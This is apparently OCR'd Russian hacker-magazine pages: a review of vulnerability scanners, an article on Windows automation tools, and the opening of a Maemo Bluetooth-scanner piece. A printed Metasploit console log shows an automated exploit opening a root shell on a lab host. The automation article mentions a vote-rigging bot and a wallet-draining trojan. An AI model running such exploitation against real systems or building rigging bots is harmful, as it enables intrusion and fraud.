
ВЕБ-МОРДА СКАНЕРА SAINT



Microsoft Baseline Security Analyzer

www.microsoft.com
Freeeware
Win

Что это такое? Анализатор безопасности от компании Microsoft, который проверяет компьютеры в сети на соответствие требованиям Microsoft, которых набралось немалое количество. Самый главный критерий — это, конечно же, наличие на системе всех установленных обновлений. Не надо напоминать, что сделал Conficker, используя брешь MS08-67, патч для которой вышел за 2 месяца до эпидемии. Помимо отсутствующих в системе патчей, MBSA обнаруживает и некоторые распространенные бреши в конфигурации. Перед началом сканирования программа скачивает обновления для своих баз, поэтому можно быть уверенным: Microsoft Baseline Security Analyzer знает все о вышедших апдейтах для винды. По результатам сканирования (домена или диапазона IP-адресов) выдается сводный отчет. И без того наглядный репорт можно перенести на условную схему сети, отобразив результаты сканирования в Visio. Для этого на сайте программы доступен специальный соединитель, который отобразит символами различные узлы локалки, заполнит параметры объектов, добавив туда информацию о сканировании, и в удобнейшей форме



X-SCAN УМЕЕТ ПОДКЛЮЧАТЬ ПЛАГИНЫ NESSUS

позволит посмотреть, какие проблемы есть на том или ином компе.

SAINT
www.saintcorporation.com
Shareware
nix

Всего лишь два IP-адреса, на которые ты сможешь натравить SAINT в течение триального периода, жестко зашиваются в ключ, и он отправляется тебе на е-мейл. Ни шагу влево, ни шагу вправо — но этот продукт обязательно стоит попробовать, даже с такими драконовскими ограничениями. Управление сканером реализуется через веб-интерфейс, что неудивительно — решения SAINT продаются, в том числе, в виде серверов для установки в стойку (SAINTbox), а тут нужно следовать моде. С помощью аскетичного веб-интерфейса очень просто можно запустить тестирование и использовать многолетние наработки для поиска потенциально уязвимых мест в системе. Скажу больше: один из модулей SAINTexploit позволяет не только обнаружить, но еще и эксплуатировать уязвимость! Возьмем пресловутую ошибку MS08-67. Если сканер обнаруживает неприкрытую дырку и знает, как ее эксплуатировать, то прямо рядом с описанием уязвимости дает ссылку с близким сердцу словом EXPLOIT. В один клик ты получаешь описание сплоита и, более того, — кнопку Run Now для его запуска. Далее, в зависимости от сплоита, указываются различные параметры, например, точная версия ОС на удаленном хосте, тип шелла и порт, на котором он будет запущен. Если эксплуатирование цели удачно завершено, то во вкладке Connections модуля SAINTexploit появляется IP-адрес жертвы и выбор действий, которые стали доступными в результате запуска эксплоита: работа с файлами на удаленной системе, командная строка и т.д! Представляешь: сканер, который сам ломает! Недаром слоган продукта: «Examine. Expose. Exploit». Система проверок самая разнообразная, причем в последней 7-й версии появился модуль для пентеста веб-приложений и дополнительные возможности для анализа баз данных. Обозначив цель через веб-интерфейс, можно наблюдать за действиями сканера со всеми подробностями, точно зная, что и как сканер делает в текущий момент.

X-Scan
www.xfocus.org
Freeware
Win

Последняя версия этого сканера вышла еще в 2007 году, что вовсе не мешает использовать его сейчас благодаря системе подключаемых плагинов и скриптов, написанных на языке NASL, таком же, который используется в Nessus/OpenVAS. Найти и отредактировать имеющиеся скрипты несложно — все они находятся в папке scripts. Для запуска сканера необходимо обозначить параметры сканирования через меню Config → Scan Parameter. В качестве объекта сканирования может выступать как конкретный IP, так и диапазон адресов, но в последнем случае надо быть морально готовым к тому, что тестирование будет длительным. Сканер, увы, не самый быстрый. На скорость пропорционально влияет и количество подключенных модулей: дополнения, проверяющие стойкость паролей для SSH/VNC/FTP, одни из самых прожорливых. Внешне X-Scan больше напоминает самоделку, созданную кем-то для собственных нужд и пущенную в паблик на свободное плавание. Возможно, он бы и не получил такой популярности, если не поддержка скриптов Nessus, которые активируются с помощью модуля Nessus-Attack-Scripts. С другой стороны, стоит посмотреть отчет о сканировании, и все сомнения в полезности сканера отходят на второй план. Он не будет оформлен по одному из официальных стандартов ИБ, но точно расскажет много нового о сети.

Rapid 7 NeXpose
www.rapid7.com
Freeeware-версия
nix/Win

Rapid 7 — одна из самых быстро растущих компаний, специализирующихся на информационной безопасности, в мире. Именно она недавно приобрела проект Metasploit Framework, и именно ее рук дело — проект NeXpose. Стоимость «входа» для использования коммерческой версии составляет без малого $3000, но для энтузиастов есть Community-версия с чуть-чуть урезанными возможностями. Такая бесплатная версия легко управляется через веб-интерфейс, а также интегрируется с Metasploit'ом (нужна версия не ниже 3.3.1). Схема работы достаточно хитрая: сначала запускается NeXpose, далее Metasploit Console (msfconsole), после чего можно запускать процесс сканирования и настраивать его с помощью ряда команд (nexpose_connect, nexpose_scan, nexpose_discover, nexpose_dos и другие). Прикольно, что можно совмещать функциональность NeXpose и других модулей Metasploit'a. Самый простой, но действенный пример: искать компьютеры с некой уязвимостью и тут же эксплуатировать ее с помощью соответствующего модуля Metasploit — получаем авторутинг на новом качественном уровне. ⌶

ИНТЕГРИРУЕМ NEXPOSE В METASPLOIT

```
msf > load nexpose

NeXpose

[*] NeXpose integration has been activated
[*] Successfully loaded plugin: nexpose
msf > nexpose_connect nxadmin:[redacted]@localhost
[*] Connecting to NeXpose instance at localhost:3780 with username nxadmin...
msf > nexpose_scan -x 192.168.0.10
[*] Scanning 1 addresses with template pentest-audit in sets of 32
[*] Completed the scan of 1 addresses
[*] Launching an automated exploitation session
[*] Analysis completed in 1.64774227142334 seconds (1 vulns / 1777 refs)
[*] Matched exploit/linux/http/ddwrt_cgibin_exec against 192.168.0.10:80...
[*] (1/1): Launching exploit/linux/http/ddwrt_cgibin_exec against 192.168.0.10:80...
msf > [*] Command shell session 1 opened (192.168.0.136:13400 -> 192.168.0.10:2112)

msf > sessions -i 1
[*] Starting interaction with 1...

id
uid=0(root) gid=0(root)
uname -a
Linux wifoo2 2.4.36 #308 Sun Jul 27 16:11:05 CEST 2008 mips unknown
```

СТЕПАН «STEP» ИЛЬИН TWITTER.COM/STEPAH



СЕКРЕТЫ АВТОМАТИЗАЦИИ

НЕСКОЛЬКО ПРИМЕРОВ ТОГО, КАК ОБЛЕГЧИТЬ СЕБЕ ЖИЗНЬ

ПОПРОБУЙ ПОСЧИТАТЬ, СКОЛЬКО ВРЕМЕНИ У ТЕБЯ УХОДИТ ВПУСТУЮ НА ВЫПОЛНЕНИЕ ОДНИХ И ТЕХ ЖЕ ДЕЙСТВИЙ. НЕПРОСТАЯ ЗАДАЧА? ЗАТО АВТОМАТИЗИРОВАТЬ ЧАСТЬ РУТИННОЙ РАБОТЫ МОЖНО ЗАПРОСТО. И БЬЮСЬ ОБ ЗАКЛАД, ТАКАЯ РУТИНА ЕСТЬ У КАЖДОГО.

Чтобы не быть голословными, разберем несколько конкретных задач, отыскав для их решения подходящие утилиты. К счастью, под виндой с помощью всего двух-трех утилит можно автоматизировать абсолютно все и легко эмулировать действия пользователя. Итак, первая задачка.

ЗАДАЧА:

Отслеживать активность работы пользователя и в периоды простоя выполнять ресурсоемкие задачи.

РЕШЕНИЕ:

Нет ничего лучше, чем загрузить компьютер выполнением какой-то ресурсоемкой операции в тот момент, когда это нас никак не побеспокоит, а именно, когда за компьютером никого нет. Такая возможность, кстати, есть у некоторых прогрессивных продуктов: тот же Norton Antivirus имеет функцию Idle Scan и очень четко выполняет полное или частичное сканирование системы в момент отсутствия пользователя. Или вот другой полезный пример — чтобы торрент-клиент не мешал серфингу, предоставлять ему максимальную ширину канала, когда за компьютером никто не работает. Попробуем реализовать это на примере **uTorrent** (www.utorrent.com). Тут надо сказать, что в самом клиенте не так давно появилась такая возможность в виде опции TCP Rate Control, позволяющей подстраивать скорость TCP-соединений клиента так, чтобы его работа не мешала другим приложениям. Мало этого, когда-то давно я устанавливал специальный cFos-драйвер, с помощью которого можно было задать низкий приоритет для торрента, а высокий — для браузера. Однако ценность нашего примера именно в том, чтобы обработать событие, когда компьютер находится в idle-режиме (т.е. ничего не делает), и от этого уже плясать.


Проще всего отслеживать появление в памяти процесса скринсейвера и в этот момент запускать utorrent и, наоборот, когда его процесс выгружается из памяти, закрывать utorrent. В нашем давнишнем материале про автоматизацию мы уже рассказывали тебе о замечательной программе **nnCron** (www.nncron.ru). Этот уникальный планировщик задач не только умеет запускать процессы по расписанию, но и способен отслеживать файлы, флаги, окна, процессы, движения мыши, время простоя компьютера, клавиатурные шорткаты, выход в онлайн/оффлайн, появление диска в драйве, наличие хоста в сети (пинг), изменение удаленного ресурса по http-протоколу, количество свободного места на диске, загруженность оперативной памяти и многое другое. Вводную часть по использованию программы мы опустим (но обязательно положим на диск PDF статьи «Пусть он все делает сам!» со всеми подробностями) и сразу приступим к делу. Главный наш помощник — функция WatchProc, которая отслеживает состояние процесса в памяти. Как только в памяти появится scrnsave.scr (наш скринсейвер), с помощью START-APP мы запустим приложение:

```
#( Torrent_start
AsLoggedUser
LoadProfile
User: «username» SecPassword:
«passhash» Domain: «DOMAIN»
LogonInteractive
WatchProc: «scrnsave.scr»
Rule: PROC-EXIST: «uTorrent.exe»
NOT
Action:
StartIn: «C:\Program Files\
uTorrent»
ShowNormal NormalPriority
START-APP: C:\Program Files\
uTorrent\uTorrent.exe
)#
```

И напротив, когда процесс выгрузится из памяти, то закрываем и окно utorrent'а:

```
#( Torrent_stop
```





ПАРАМЕТРЫ NNCRON

```
AsLoggedUser
WatchProcStop: «scrnsave.scr»
Action:
WIN-TERMINATE: "*Torrent*"
)#
```


Надо учитывать, что некоторые программы блокируют запуск скринсейвера (например, медиа-проигрыватели), поэтому для чистоты эксперимента необходимо мониторить и эти процессы. В качестве альтернативы можно отслеживать именно простой компьютера: в nnCron для этого есть событие IDLE. При этом процесс uTorrent'а можно не закрывать, а изменять для него параметры максимально полосы пропускания. Для последнего понадобится включить в настройках клиента веб-интерфейс и, поэкспериментировав с нужными параметрами, понять, как составить нужный HTTP-запрос для управления скоростью загрузки.

ЗАДАЧА:

Автоматизировать любые действия в браузере, которые обычно приходится выполнять вручную.


РЕШЕНИЕ:

У каждого есть набор онлайн-сервисов или просто информационных ресурсов, которые он посещает. Создание закладок или объединение их в группы для одновременного открытия — самый простой способ облегчить себе жизнь. Увы, он не решает проблемы с необходимостью ручной авторизации, а также




СКРИПТ ДЛЯ УПРАВЛЕНИЯ UTORRENT

вводом некоторых нужных параметров (скажем, для локального поиска на сайте). К тому же, далеко не любую страницу можно добавить в закладки из-за особенностей сайта. В итоге, мы раз за разом выполняем одни и те же действия, чтобы добраться до нужной части сайта или одним и тем же способом воспользоваться онлайн-сервисом. Приведу пример из жизни. Мне достаточно часто приходится ездить на поездах в двух-трех направлениях, и, чтобы сэкономить время, я покупаю билеты онлайн на сайте rzd.ru (тут хочется прокричать трижды «Ура» по поводу того, что у нас вообще есть такая возможность). Но чтобы перейти к покупке билета, необходимо сначала зайти на недавно обновленный сайт РЖД, выбрать пункт «Купить билет», после чего попасть на старый сайт компании, откуда в свою очередь нажать на «Вход для зарегистрированных пользователей», ввести на отдельной странице логин и пароль (сессия не сохраняется в целях безопасности). После авторизации опять подтвердить, что хочешь купить билет, выбрав в меню пункт «Покупка билета», проскроллить страницу с регламентом работы онлайн-сервиса, подтвердить согласие установкой галочки — и только затем попасть на страницу для ввода станции отправления и назначения, количества пассажиров и даты поездки. Причем все, кроме даты, у меня, как правило, неизменно, поэтому и эти данные я ввожу на автомате. Клик-клик-клик — каждый раз одно и то же. Ждать, пока РЖД наймет специалистов по юзебилити, можно до пенсии, поэтому все описанные действия я поручил специальному плагину для Firefox/IE — **iMacros** (www.iopus.com/imacros).
Как заставить выполнять его нужные действия? Просто показать, что нужно делать. В браузере после установки появится специальная панель со списком существующих сценариев, а также тремя вкладками, с помощью которых осуществляется создание и



ПАНЕЛЬ IMACROS

редактирование макросов. Все, что потребовалось для решения моей задачи, перейти на вкладку «Запись», выбрать пункт «Записать», проделать все действия, которые я ранее описал, нажать на «Стоп» и далее добавить свой макрос в систему кнопкой «Сохранение». При



РЕДАКТОР ДЛЯ РЕДАКТИРОВАНИЯ МАКРОСОВ

ДОБАВЛЯЕМ НОВОГО ПОЛЬЗОВАТЕЛЯ С ПОМОЩЬЮ СКРИПТА AUTOIT

этом сам плагин записывает каждое действие на своем псевдоязыке:

```
VERSION BUILD=6251204 RECORDER=FX
TAB T=1
URL GOTO=http://rzd.ru/
TAG POS=1 TYPE=A
ATTR=TXT:Купить<SP>билет
TAG POS=1 TYPE=A ATTR=TXT:Вход<SP>
для<SP>зарегистрированных<SP>пользо
вателей<SP>»
TAG POS=1 TYPE=INPUT:SUBMIT
FORM=NAME:LoginForm
```

Это лишь первые несколько строчек получившегося скрипта. Теперь я просто выбираю макрос «Билет Москва-Питер» и сразу перехожу к выбору даты и оплате :). Какие возможности это предоставляет? Огромные! Меня недавно спросили, как автоматически собирать Webmoney-бонусы — небольшие поощрения в WMR/WMZ, которыми различные ресурсы стимулируют пользователей для регистрации и как можно более частого посещения (как правило, это онлайн-казино). Для получения бонуса необходимо зарегистрироваться и авторизироваться, после чего найти нужный раздел и попросить бонус, кликнув на ссылку — варианты разнятся, но макрос реально сделать для любого из них. Если WM-поощрения выдаются каждый день, то можно без проблем собирать их ежедневно, лишь однажды написав нужные сценарии.
Тут-то и начинаешь ощущать всю прелесть iMacros: скажем, для сайта на Flash'е уже не получится написать в скрипте «на этой странице перейти по такому-то линку». AutoIt ничего не знает о структуре интерфейса на Flash, но зато умеет распознавать конкретные участки сайта по их изображению с помощью плагина Image Recognition. А, значит, все, что ты можешь сделать вручную через Firefox, можно автоматизировать через макросы с помощью этого замечательного плагина.
Еще большей гибкости можно добиться, объединив возможности iMacros и какого-нибудь языка программирования, который будет управлять логикой выполнения макроса. К счастью, программные интерфейсы iMacros могут быть вызваны из многих языков программирования. Когда передо мной стояла задача оперативно написать накрутчик для непутевого голосования, то я написал для iMacros сценарий для быстрой смены прокси «SwitchProxy» и без проблем вызывал его из кода на Python:

```
import win32com.client
def Hello():
  import win32com.client
  w=win32com.client.
Dispatch("imacros")
  w.iimInit("", 1)
  w.iimPlay("SwitchProxy")
if __name__=='__main__':
  Hello()
```

Но как ни приятно упростить себе жизнь в Сети, гораздо полезнее может оказаться автоматизация действий просто в системе. И для этого нужен уже совершенно другой инструмент.

ЗАДАЧА:

Эмулировать любую активность пользователя в системе.


РЕШЕНИЕ:

В одном из номеров][мы демонстрировали простую схему, как может работать троян, способный уводить деньги с электронного кошелька Webmoney (хочу напомнить, что использование подобного софта — самый простой способ угодить в лапы компетентных органов). Фокус заключался в использовании API-функций, с помощью которых эмулировалась последовательность кликов и нажатий пользователя. В результате, после запуска кипера автоматически открывалось окно для перевода денег, в поле с номером кошелька вводился номер злоумышленника, а после распознавания капчи нажималась кнопка, одобряющая перевод. В общем, точно так же, как если бы пользователь сам перевел все деньги на чужой счет. Использование C++ вкупе с API-функциями — это, безусловно, мощнейший механизм для подобных дел, однако, для эмуляции работы пользователя есть решение гораздо проще и подчас даже эффективнее. Я говорю об **AutoIt** (www.autoitscript.com/autoit3) — специальном языке, созданном для простой автоматизации задач под виндой.
В ранних версиях программа преимущественно использовалась для создания макросов, полезных для выполнения часто повторяющихся задач, таких как инсталляция идентичных наборов программ на большое количество компьютеров. Позже AutoIt серьезно преобразилась, предоставив возможность создавать полноценные GUI-интерфейсы, а сами скрипты компилировать в исполняемые EXE-файлы, которые запускаются на любой системе, даже без установленной AutoIt. Для эмуляции работы пользователя особенно важен перехват и эмуляция клавиатурных нажатий и кликов мышки. При этом скрипты обладают всей той мощью, которая нужна для автоматизации. Макросы могут работать с протоколами UDP и TCP, изменять значения реестра, работать с файлами и буфером обмена, а также запускать консольные приложения, имея доступ к стандартным потокам ввода/вывода. Есть и функциональность, частично дублирующая iMacros, позволяя автоматизировать работу в браузерах (IE, Opera, Firefox). Более того, как из обычных языков программирования, можно обращаться к COM-объектам, запускать функции из динамических библиотек (в том числе, API Windows), а также работать с базами данных MySQL и SQLite. Короче, прога превратилась в настоящий язык программирования с упором на автоматизацию различных процессов.
Простой вопрос: что можно автоматизировать через AutoIt? Абсолютно все. Для примера составим скрипт, который будет запускать оснастку Computer Management и через нее создавать локального пользователя. Конечно, то же самое можно (и даже лучше) провернуть средствами PowerShell, но пример важен с точки зрения демонстрации возможностей AutoIt. Для комфортной работы с макросами в комплект AutoIt входит классный редактор кода, в котором реализованы подсветка синтаксиса, автодополнение команд и даже отладчик. Весь ряд действий макроса задается в виде вполне понятных команд, опирающихся на название окон и элементов интерфейса (скрипт для английской Windows XP), плюс эмуляции клавиатурного ввода юзера:


```
$treeitem = "Computer Management
(Local)|System Tools|Local Users
and Groups"
$username = "usertocreate"

Run ('cmd /c "compmgmt.msc"', @
SystemDir, @SW_HIDE)
WinWaitActive("Computer
Management")


ControlTreeView ("Computer
Management", "", 12785, "Expand",
$treeitem)
$treeitem = $treeitem & "|Users"
ControlTreeView ("Computer
Management", "", 12785, "Select",
$treeitem)
```



КОНСОЛЬ AUTOHOTKEY



AUTOIT MACRO GENERATOR — АВТОМАТИЗИРУЕМ СОЗДАНИЕ МАКРОСА :)

```
Send ("{AppsKey}{Down}{Enter}")
ControlSend("New User", "",
"Edit1", $username)
ControlClick("New User","", 1170)
ControlClick("New User","", 2)

Sleep(3000)
Send ("{Tab}")
```

С помощью функции Run() запускается оснастка, WinWainActive() дожидается появления окна, ControlTreeView() используется для навигации по дереву, а Send() эмулирует ввод с клавиатуры. Теперь дополним скрипт проверкой, создался пользователь или нет:

```
$result = ControlListView
("Computer Management", "",
"SysListView321", "FindItem",
$username)
WinClose ("Computer Management")

If $result <> -1 Then
     MsgBox (0, "Test result",
"Success")
Else
     MsgBox (0, "Test result",
"Failed")
EndIf
```

После чтения списка локальных пользователей закрываем окно с помощью функции WinClose() и выдаем результат проверки на экран. В целях упрощения написания скриптов для эмуляции активности пользователя в комплекте с программой идет тулза AutoIt v3 Window Info, которая отображает множество полезных данных о выбранном окне. Есть и еще более полезные инструменты. Чтобы не писать макросы вручную, а просто записать свои действия и получить готовый макрос, можно воспользоваться дополнительными утилитами: AutoItMacroGenerator или ScriptWriter. Обе выполняют одни и те же действия и в реальном времени преобразуют все твои клики и набор на клавиатуре в код для AutoIt. Для упрощения разработки графических интерфейсов существует визуальный редактор форм **Koda FormDesigner** (koda.darkhost.ru) с интерфейсом аналогичным Delphi IDE. Если ты использовал программу **Vistumbler** (www.vistumbler.net) — первый стамблер под Vista/W7, сканирующий Wi-Fi эфир и отображающий информацию о найденных точках доступа с привязкой по GPS — то знай: она как раз полностью написана на AutoIt и преобразовывает консольный вывод стандартной утилиты винды в графический вид! К числу слабых мест AutoIt можно было бы отнести необходимость изучения нового языка, но и здесь есть выход: функции AutoIt интегрируются в более мощные языки программирования.

ЗАДАЧА:

Назначить на одну «горячую клавишу» последовательность действий.

РЕШЕНИЕ:

Несмотря на свое название, программа **AutoHotkey** (www.autohotkey.com) представляет собой намного больше, чем просто инструмент работы с «горячими клавишами». Эмулируя ввод с клавиатуры, движения мышкой и опираясь на события Windows, можно с помощью произвольной «горячей клавиши» автоматизировать последовательность из десятка различных действий. Настройка хоткеев осуществляется с помощью текстового конфига, для работы с которым разработчики предлагают работать с помощью текстового редактора SciTE4AutoHotkey (скачай с официального сайта). Идея хорошая: с подсвеченным синтаксисом и автодополнением команд и констант задача упрощается в разы. Общий синтаксис для обозначения «горячей клавиши» — «хоткей::действие». Например, чтобы запускать программу WinSCP с помощью <Win-I>, необходимо добавить в конфиг строку:

```
#i::Run,%A_ProgramFiles%\WinSCP\
WinSCP.exe
```

Символ # в данном случае обозначает клавишу <Windows>, а запуск программы осуществляется с помощью функции Run. Если на хоткей ты хочешь назначить несколько действий (а именно это нам и нужно), следует использовать более сложный синтаксис:

```
hotkey::
действие1
действие2
return
```

Перед конструкцией можно также обозначить условия, с которыми будет выполняться хоткей. Скажем, если ты хочешь, чтобы «горячая клавиша» работала только в конкретном приложении, то для этого с помощью директивы #IfWinActive необходимо указать тип и названия окна (оба параметра можно узнать с помощью утилиты Active Windows Info). Наш следующий хоткей работает только в Firefox'e, вызывает меню «Tools» (с помощью встроенной «горячей клавиши» Firefox <Alt-t>) и затем открывает окно «Options».

```
#IfWinActive ahk_class
MozillaUIWindowClass
#o::
Send {Alt}t
Sleep 100
Send o
return
#IfWinActive
```

В некоторых случаях, чтобы не писать весь код скрипта вручную, выручит специальный macro recorder — аналогичный AutoScriptWriter для AutoIt. С помощью **Recorder by Titan** (www.autohotkey.com/forum/topic23671.html) можно записать операции с окнами, действия с клавиатуры, движения мышью, паузы — словом, полностью записать все свои действия на скриптовом языке. Скрипты обычно оформляются в файлы с расширением .ahk, но, благодаря встроенной тулзе, их можно преобразовать в самостоятельный exe-файл и запускать на любом компе. ⌶

СТЕПАН «STEP» ИЛЬИН STEP@GLC.RU

Кодинг для MAEMO 5



Пишем Bluetooth-сканер для NOKIA N900

НЕТ НИЧЕГО ПРОЩЕ, ЧЕМ СКАЧАТЬ ПРОГРАММУ ИЗ РЕПОЗИТАРИЯ И УСТАНОВИТЬ ЕЕ ОДНИМ КЛИКОМ. НО ЕДВА ЛИ НАС УСТРОИЛА БЫ ПЛАТФОРМА, КОТОРАЯ ХОТЯ И НАЗЫВАЛАСЬ БЫ LINUX'OM, НО ПРИ ЭТОМ ОГРАНИЧИВАЛА НАС ПО ЧАСТИ РАЗРАБОТКИ. К СЧАСТЬЮ ДЛЯ MAEMO, У НЕЕ И ПО ЭТОЙ ЧАСТИ ВСЕ В ПОРЯДКЕ. А ПОТОМУ — ДЕЛИМСЯ ОПЫТОМ.

Если посмотреть на репозитарий приложений месяц назад, когда я делился своими впечатлениями от общения с мини-компьютером от Nokia, и сейчас, то это две большие разницы. Программ становится все больше: часть портируется с Debian, часть со старых версий Maemo, которые использовались в предыдущих моделях интернет-планшетов, а часть разрезывается с нуля. И хотя хочется верить, что во всем этом разнообразии найдется нужный инструмент, я уже не раз оказывается в ситуации, когда подходящей программы в репозитарии не оказывалось. В частности, для экспериментов с Bluetooth мне был нужен сканер, который находил бы устройства в эфире и выводил их MAC-адреса — и такого инструмента я не нашел. Но раз уж имеем дело с гиковским девайсом, то решено: пойдем до конца и напишем приложение сами. Тем более что платформа Maemo в этом 